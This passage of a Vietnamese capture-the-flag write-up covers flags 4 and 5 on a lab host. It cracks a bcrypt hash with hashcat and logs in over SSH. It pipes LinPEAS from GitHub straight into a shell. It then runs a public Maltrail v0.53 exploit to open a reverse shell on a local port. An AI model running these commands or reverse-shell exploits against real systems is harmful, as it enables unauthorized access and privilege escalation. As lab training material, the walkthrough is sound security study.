


Tiếp theo ta sử dụng công cụ hashcat để giải mã một hash bằng cách sử dụng mode 3200 (bcrypt) với attack mode 0 (straight) để giải mã một hash được lưu trữ trong tệp


1.txt bằng cách sử dụng danh sách từ rockyou.txt



Và ta thu được mật khẩu sau khi giải mã



Sau đó ta thực hiện ssh để truy cập vào với IP 192.168.19.137 và tiến hành đọc file user.txt và nhận được flag




INF04{38vxzg3tQAa7HRNaJbY6}

Flag 5:

Để khai thác sâu hơn về host taylor, ta sử dụng công cụ LinPEAS với mã nguồn mở trên github.

```
taylor@infinity:~$ curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Lướt tiếp đến phần "Users with console" thì ta sẽ thấy ở domain này không chỉ có user taylor, mà còn có brown, john và ltn0tbug. Ngay đây ta có thể nhận thấy một điểm mà ta có thể khai thác ở user brown đó là đây là MalTrail Administrator.



Sử dụng một công cụ mã nguồn mở trên github khác đó là Maltrail exploit. Ta có thể tải về hoặc clone toàn bộ các files và folders của trang github này về để sử dụng.

```
taylor@infinity:~$ git clone https://github.com/spookier/Maltrail-v0.53-Exploit
Cloning into 'Maltrail-v0.53-Exploit' ...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 17 (delta 4), reused 9 (delta 3), pack-reused 0
Receiving objects: 100% (17/17), 4.44 KiB | 206.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
taylor@infinity:~$ ls
Maltrail-v0.53-Exploit  user.txt
taylor@infinity:~$ cd Maltrail-v0.53-Exploit/
taylor@infinity:~/Maltrail-v0.53-Exploit$ ls
exploit.py  README.md
taylor@infinity:~/Maltrail-v0.53-Exploit$
```

Với hướng dẫn sử dụng được ghi rõ bên dưới, ta cần điền vào các tham số, ở đây target URL là IP:port, với listening port ở đây nhóm sẽ mở là 4444 để làm reverse shell.

Usage

The script requires three arguments: the IP address where the reverse shell should connect back to (listening IP), the port number on which the reverse shell should connect (listening port) and the URL of the target system

> Script requires curl to be installed

```
python3 exploit.py [listening_IP] [listening_PORT] [target_URL]
```

For example:

```
python3 exploit.py 1.2.3.4 1337 http://example.com
```

Với IP ở đây sẽ là local host (127.0.0.1) bởi có 2 port đáng nghi là 953 và 8338 có thể chứa flag

```
Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp   LISTEN 0      0                                      0.0.0.0:7171       0.0.0.0:*
tcp   LISTEN 0      4096                                   0.0.0.0:80         0.0.0.0:*
tcp   LISTEN 0      5                                    127.0.0.1:8338       0.0.0.0:*
tcp   LISTEN 0      10                                  172.18.0.1:53         0.0.0.0:*
tcp   LISTEN 0      10                                  172.18.0.1:53         0.0.0.0:*
tcp   LISTEN 0      10                                  172.17.0.1:53         0.0.0.0:*
tcp   LISTEN 0      10                                  172.17.0.1:53         0.0.0.0:*
tcp   LISTEN 0      10                              192.168.19.138:53         0.0.0.0:*
tcp   LISTEN 0      10                              192.168.19.138:53         0.0.0.0:*
tcp   LISTEN 0      10                                   127.0.0.1:53         0.0.0.0:*
tcp   LISTEN 0      10                                   127.0.0.1:53         0.0.0.0:*
tcp   LISTEN 0      4096                              127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      128                                    0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      5                                    127.0.0.1:953        0.0.0.0:*
tcp   LISTEN 0      5                                    127.0.0.1:953        0.0.0.0:*
tcp   LISTEN 0      4096                                       [::]:80            [::]:*
tcp   LISTEN 0      10                                         [::1]:53           [::]:*
tcp   LISTEN 0      10                                         [::1]:53           [::]:*
tcp   LISTEN 0      10                  [fe80::250:56ff:feb7:272b]%ens33:53           [::]:*
tcp   LISTEN 0      10                  [fe80::250:56ff:feb7:272b]%ens33:53           [::]:*
tcp   LISTEN 0      10      [fe80::42:8aff:feb3:d56c]%br-7f2363a89e3f:53           [::]:*
tcp   LISTEN 0      10      [fe80::42:8aff:feb3:d56c]%br-7f2363a89e3f:53           [::]:*
tcp   LISTEN 0      10        [fe80::bc5d:12ff:fe17:86c5]%veth35f8d69:53           [::]:*
tcp   LISTEN 0      10        [fe80::bc5d:12ff:fe17:86c5]%veth35f8d69:53           [::]:*
tcp   LISTEN 0      10        [fe80::9413:abff:fe2f:7f80]%veth053a001:53           [::]:*
tcp   LISTEN 0      10        [fe80::9413:abff:fe2f:7f80]%veth053a001:53           [::]:*
tcp   LISTEN 0      128                                        [::]:22            [::]:*
tcp   LISTEN 0      5                                          [::1]:953          [::]:*
tcp   LISTEN 0      5                                          [::1]:953          [::]:*

Can I sniff with tcpdump?
```

Ta sẽ chạy file exploit.py với cú pháp như sau

```
^Ctaylor@infinity:~/Maltrail-v0.53-Exploit$ python3 exploit.py 127.0.0.1 4444 127.0.0.1:8338
Running exploit on 127.0.0.1:8338/login
```

Sau đó ta mở port 4444 để listening, khi này ta đã có thể login vào được

Lúc này ta cat flag.txt thì đã có thể ra flag 5.